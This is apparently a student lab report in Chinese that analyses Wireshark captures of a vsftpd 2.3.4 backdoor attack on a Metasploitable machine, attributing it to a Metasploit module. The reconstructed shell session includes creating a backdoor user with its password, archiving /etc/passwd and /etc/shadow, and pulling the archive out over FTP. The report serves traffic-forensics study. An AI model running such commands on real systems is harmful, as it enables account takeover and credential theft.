

Wireshark · 追踪 TCP 流 (tcp.stream eq 1194) · 实验2 流量分析截包.pcap

```
id
uid=0(root) gid=0(root)
nohup  >/dev/null 2>&1
echo KAKSoVtXxY7SStzs
KAKSoVtXxY7SStzs
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
adduser newuser
Adding user `newuser' ...
Adding new group `newuser' (1004) ...
Adding new user `newuser' (1004) with group `newuser' ...
The home directory `/home/newuser' already exists.  Not copying from `/etc/skel'.
Enter new UNIX password: anewuser
Retype new UNIX password: anewuser
passwd: password updated successfully
Changing the user information for newuser
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
y
Is the information correct? [y/N] y
sh: line 7: y: command not found
cd /home/newuser
tar czvf user.tgz /etc/passwd /etc/shadow
tar: Removing leading `/' from member names
/etc/passwd
/etc/shadow
```

分组 4270。28 客户端 分组，33 服务器 分组，46 turn(s).点击选择。

整个对话（3631 bytes）　　Show data as ASCII　　流 1194

查找:



Wireshark · 追踪 TCP 流 (tcp.stream eq 1194) · 实验2 流量分析截包.pcap


```
ls
test.sh
user.tgz
ls -l
total 8
-rwxr-xr-x 1 newuser newuser   31 May  4 23:38 test.sh
-rw------- 1 root    root    1311 May  5 00:08 user.tgz
chmod 644 user.tgz
vi /home/newuser/hello.sh
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal
.[1;24r.[?25h.[?8c.[?25h.[?0c.[27m.[24m.[0m.[H.[J.[?25l.[?1c.[24;1H"/home/newuser/hello.sh" [New File].[2;1H.[1m.[34m~
.[3;1H~                                                                                    .[4;1H~
.[5;1H~                                                                                    .[6;1H~
.[7;1H~                                                                                    .[8;1H~
.[9;1H~                                                                                    .[10;1H~
.[11;1H~                                                                                    .[12;1H~
.[13;1H~                                                                                    .[14;1H~
.[15;1H~                                                                                    .[16;1H~
.[17;1H~                                                                                    .[18;1H~
.[19;1H~                                                                                    .[20;1H~
.[21;1H~                                                                                    .[22;1H~
.[23;1H~                                                                                    .[1;1H.[?25h.[?0ci#!/bin/sh.h.:q.:q!
.[?25l.[?1c.[0m#!/bin/sh..[?25h.[?0c...[?25l.[?1c.[24;1H.[K.[24;1H:q
.[1m.[37m.[41mE37: No write since last change (add ! to override).[1;8H.[?25h.[?0c.[?25l.[?1c.[0m.[24;1H.[K.[24;1H:q!
.[?25h.[?0c.[24;1H.[K.[24;1H:q!
sh: line 14: :q!: command not found
quit
sh: line 15: quit: command not found
:q!
sh: line 16: :q!: command not found
ls
test.sh
user.tgz
quit
sh: line 18: quit: command not found
exit
```

分组 4536。28 客户端 分组，33 服务器 分组，46 turn(s).点击选择。

整个对话（3631 bytes） Show data as ASCII 流 1194


查找：

- 根据以上 FTP 连接和两次对 6200 端口的连接及时间可以推测对漏洞使用了攻击脚本，而不是手动进行攻击，推测使用的是 Metasploit 中的 exploit/unix/ftp/vsftpd_234_backdoor 攻击脚本。
- 在上述创建好 user.tgz 文件并查看后（数据包4365，对应时间为433.746777），攻击机再次与靶机建立 FTP 连接（流1195），此次使用以上添加的用户 newuser 进行登录，并且从靶机下载了上述步骤中生成的 user.tgz 文件，第一次下载失败（数据包4489，对应时间为477.478524），结合在 6200 端口上的操作可以推测，下载失败可能是没有用户 newuser 读权限导致的，因此在 shell 内修改了该文件的权限使得 newuser 具有读取权限（数据包4545，对应时间为498.729666），之后再次进行下载，此次下载成功：
    - 数据包 4365，此时 user.tgz 已被创建并查看：




```
4365 433.746777   192.168.2.222   kali.lan   TCP   83 6200 → 32884 [PSH, ACK] Seq=733

> Internet Protocol Version 4, Src: 192.168.2.222 (192.168.2.222), Dst: kali.lan (192.168.2.183)
> Transmission Control Protocol, Src Port: 6200, Dst Port: 32884, Seq: 733, Ack: 170, Len: 17
v Data (17 bytes)
    Data: 746573742e73680a757365722e74677a0a

0000  08 00 27 e6 16 43 00 0c  29 2f 4c 7a 08 00 45 00   ··'··C·· )/Lz··E·
0010  00 45 13 3f 40 00 40 06  a0 8e c0 a8 02 de c0 a8   ·E·?@·@· ········
0020  02 b7 18 38 80 74 0d 30  b3 0c f2 1e ce 66 80 18   ···8·t·0 ·····f··
0030  00 b5 35 ca 00 00 01 01  08 0a 00 04 b5 83 00 0b   ··5····· ········
0040  f1 11 74 65 73 74 2e 73  68 0a 75 73 65 72 2e 74   ··test.s h·user.t
0050  67 7a 0a                                           gz·
```

- 数据包 4489，此时第一次下载尝试失败：




```
4488 477.478446   kali.lan        192.168.2.222   FTP          82 Request: RETR user.tgz
4489 477.478524   192.168.2.222   kali.lan        FTP          92 Response: 550 Failed to open file.

> Frame 4489: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)
> Ethernet II, Src: 00:0c:29:2f:4c:7a, Dst: 08:00:27:e6:16:43
> Internet Protocol Version 4, Src: 192.168.2.222 (192.168.2.222), Dst: kali.lan (192.168.2.183)
> Transmission Control Protocol, Src Port: 21, Dst Port: 52187, Seq: 179, Ack: 86, Len: 26

0000  08 00 27 e6 16 43 00 0c  29 2f 4c 7a 08 00 45 00   ··'··C·· )/Lz··E·
0010  00 4e 1b 6a 40 00 40 06  98 5a c0 a8 02 de c0 a8   ·N·j@·@· ·Z······
0020  02 b7 00 15 cb db 57 67  d9 b5 8c a3 18 30 80 18   ······Wg ·····0··
0030  00 b5 8f ac 00 00 01 01  08 0a 00 04 c6 98 00 0c   ········ ········
0040  1b c4 35 35 30 20 46 61  69 6c 65 64 20 74 6f 20   ··550 Fa iled to 
0050  6f 70 65 6e 20 66 69 6c  65 2e 0d 0a               open fil e.··
```

- 数据包4545，此时修改user.tgz的读权限：



```
4545 498.729666   kali.lan        192.168.2.222   TCP          86 32884 → 6200 [PSH, ACK] Seq=176

> Internet Protocol Version 4, Src: kali.lan (192.168.2.183), Dst: 192.168.2.222 (192.168.2.222)
> Transmission Control Protocol, Src Port: 32884, Dst Port: 6200, Seq: 176, Ack: 869, Len: 19
v Data (19 bytes)
    Data: 63686d6f6420363434207573657222e74677a0a

0000  00 0c 29 2f 4c 7a 08 00  27 e6 16 43 08 00 45 00   ··)/Lz·· '··C··E·
0010  00 47 0e e7 40 00 40 06  a4 e4 c0 a8 02 b7 c0 a8   ·G··@·@· ········
0020  02 de 80 74 18 38 f2 1e  ce 6c 0d 30 b3 94 80 18   ···t·8·· ·l·0····
0030  00 1d bd e9 00 00 01 01  08 0a 00 0c 30 84 00 04   ········ ····0···
0040  cd 03 63 68 6d 6f 64 20  36 34 34 20 75 73 65 72   ··chmod  644 user
0050  2e 74 67 7a 0a 00                                  .tgz··
```

- 数据包4569，此时第二次下载成功：




```
4559 505.776470   kali.lan        192.168.2.222   FTP          82 Request: RETR user.tgz
4560 505.776619   192.168.2.222   kali.lan        TCP          74 20 → 60587 [SYN] Seq=0 Win=5840 Len=0 MSS=14
4561 505.776825   kali.lan        192.168.2.222   TCP          74 60587 → 20 [SYN, ACK] Seq=0 Ack=1 Win=28960
4562 505.776839   192.168.2.222   kali.lan        TCP          66 20 → 60587 [ACK] Seq=1 Ack=1 Win=5856 Len=0
4563 505.776984   192.168.2.222   kali.lan        FTP         134 Response: 150 Opening BINARY mode data conne
4564 505.777054   192.168.2.222   kali.lan        FTP-DATA   1377 FTP Data: 1311 bytes (PORT) (RETR user.tgz)
4565 505.777108   192.168.2.222   kali.lan        TCP          66 20 → 60587 [FIN, ACK] Seq=1312 Ack=1 Win=585
4566 505.777279   kali.lan        192.168.2.222   TCP          66 60587 → 20 [ACK] Seq=1 Ack=1312 Win=32768 Le
4567 505.777681   kali.lan        192.168.2.222   TCP          66 60587 → 20 [FIN, ACK] Seq=1 Ack=1313 Win=32
4568 505.777704   192.168.2.222   kali.lan        TCP          66 20 → 60587 [ACK] Seq=1313 Ack=2 Win=5856 Len
4569 505.777842   192.168.2.222   kali.lan        FTP          90 Response: 226 Transfer complete.

> Internet Protocol Version 4, Src: 192.168.2.222 (192.168.2.222), Dst: kali.lan (192.168.2.183)
> Transmission Control Protocol, Src Port: 21, Dst Port: 52187, Seq: 324, Ack: 129, Len: 24
> File Transfer Protocol (FTP)
  [Current working directory: ]

0000  08 00 27 e6 16 43 00 0c  29 2f 4c 7a 08 00 45 00   ··'··C·· )/Lz··E·
0010  00 4c 1b 6d 40 00 40 06  98 59 c0 a8 02 de c0 a8   ·L·m@·@· ·Y······
0020  02 b7 00 15 cb db 57 67  da 46 8c a3 18 5b 80 18   ······Wg ·F···[··
0030  00 b5 74 53 00 00 01 01  08 0a 00 04 d1 a6 00 0c   ··tS···· ········
0040  37 65 32 32 36 20 54 72  61 6e 73 66 65 72 20 63   7e226 Tr ansfer c
0050  6f 6d 70 6c 65 74 65 2e  0d 0a                     omplete. ··
```

- 以下为下载过程的FTP连接：


```
220 (vsFTPd 2.3.4)
USER newuser
331 Please specify the password.
PASS anewuser
230 Login successful.
SYST
215 UNIX Type: L8
TYPE I
200 Switching to Binary mode.
PORT 192,168,2,183,157,31
200 PORT command successful. Consider using PASV.
RETR user.tgz
550 Failed to open file.
PORT 192,168,2,183,236,171
200 PORT command successful. Consider using PASV.
RETR user.tgz
150 Opening BINARY mode data connection for user.tgz (1311 bytes).
226 Transfer complete.
```

```
QUIT
221 Goodbye.
```



实验2 流量分析截包.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)


```
tcp.stream eq 1195

No.   Time        Source         Destination    Protocol  Length Info
 4451 466.683445  kali.lan       192.168.2.222  TCP        74 52187 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=790842 TSec
 4452 466.683469  192.168.2.222  kali.lan       TCP        74 21 → 52187 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=3
 4453 466.683655  kali.lan       192.168.2.222  TCP        66 52187 → 21 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=790842 TSecr=311904
 4454 466.684846  192.168.2.222  kali.lan       FTP        86 Response: 220 (vsFTPd 2.3.4)
 4455 466.685064  kali.lan       192.168.2.222  TCP        66 52187 → 21 [ACK] Seq=1 Ack=21 Win=29696 Len=0 TSval=790842 TSecr=311904
 4461 470.229882  kali.lan       192.168.2.222  FTP        80 Request: USER newuser
 4462 470.229925  192.168.2.222  kali.lan       TCP        66 21 → 52187 [ACK] Seq=21 Ack=15 Win=5792 Len=0 TSval=312259 TSecr=791728
 4463 470.230054  192.168.2.222  kali.lan       FTP       100 Response: 331 Please specify the password.
 4464 470.230286  kali.lan       192.168.2.222  TCP        66 52187 → 21 [ACK] Seq=15 Ack=55 Win=29696 Len=0 TSval=791729 TSecr=312259
 4472 472.518341  kali.lan       192.168.2.222  FTP        82 Request: PASS anewuser
 4473 472.520214  192.168.2.222  kali.lan       FTP        89 Response: 230 Login successful.
 4474 472.520524  kali.lan       192.168.2.222  TCP        66 52187 → 21 [ACK] Seq=30 Ack=78 Win=29696 Len=0 TSval=792301 TSecr=312488
 4475 472.520525  kali.lan       192.168.2.222  FTP        72 Request: SYST
 4476 472.520580  192.168.2.222  kali.lan       FTP        85 Response: 215 UNIX Type: L8
 4477 472.559006  kali.lan       192.168.2.222  TCP        66 52187 → 21 [ACK] Seq=36 Ack=97 Win=29696 Len=0 TSval=792311 TSecr=312488
 4478 473.733616  kali.lan       192.168.2.222  FTP        74 Request: TYPE I
 4479 473.733699  192.168.2.222  kali.lan       FTP        97 Response: 200 Switching to Binary mode.
 4480 473.733932  kali.lan       192.168.2.222  TCP        66 52187 → 21 [ACK] Seq=44 Ack=128 Win=29696 Len=0 TSval=792604 TSecr=312609
 4485 477.478081  kali.lan       192.168.2.222  FTP        94 Request: PORT 192,168,2,183,157,31
 4486 477.478182  192.168.2.222  kali.lan       FTP       117 Response: 200 PORT command successful. Consider using PASV.
 4487 477.478446  kali.lan       192.168.2.222  TCP        66 52187 → 21 [ACK] Seq=71 Ack=179 Win=29696 Len=0 TSval=793540 TSecr=312984
 4488 477.478446  kali.lan       192.168.2.222  FTP        82 Request: RETR user.tgz

> Frame 4476: 85 bytes on wire (680 bits), 85 bytes captured (680 bits)
> Ethernet II, Src: 00:0c:29:2f:4c:7a, Dst: 08:00:27:e6:16:43
> Internet Protocol Version 4, Src: 192.168.2.222 (192.168.2.222), Dst: kali.lan (192.168.2.183)
> Transmission Control Protocol, Src Port: 21, Dst Port: 52187, Seq: 78, Ack: 36, Len: 19
> File Transfer Protocol (FTP)

实验2 流量分析截包.pcap          分组: 6680 · 已显示: 36 (0.5%)          配置: Default
```



Wireshark · 追踪 TCP 流 (tcp.stream eq 1195) · 实验2 流量分析截包.pcap


```
220 (vsFTPd 2.3.4)
USER newuser
331 Please specify the password.
PASS anewuser
230 Login successful.
SYST
215 UNIX Type: L8
TYPE I
200 Switching to Binary mode.
PORT 192,168,2,183,157,31
200 PORT command successful. Consider using PASV.
RETR user.tgz
550 Failed to open file.
PORT 192,168,2,183,236,171
200 PORT command successful. Consider using PASV.
RETR user.tgz
150 Opening BINARY mode data connection for user.tgz (1311 bytes).
226 Transfer complete.
QUIT
221 Goodbye.

9 客户端 分组, 11 服务器 分组, 18 turn(s).
整个对话 (495 bytes)      Show data as ASCII      流 1195
查找:
```

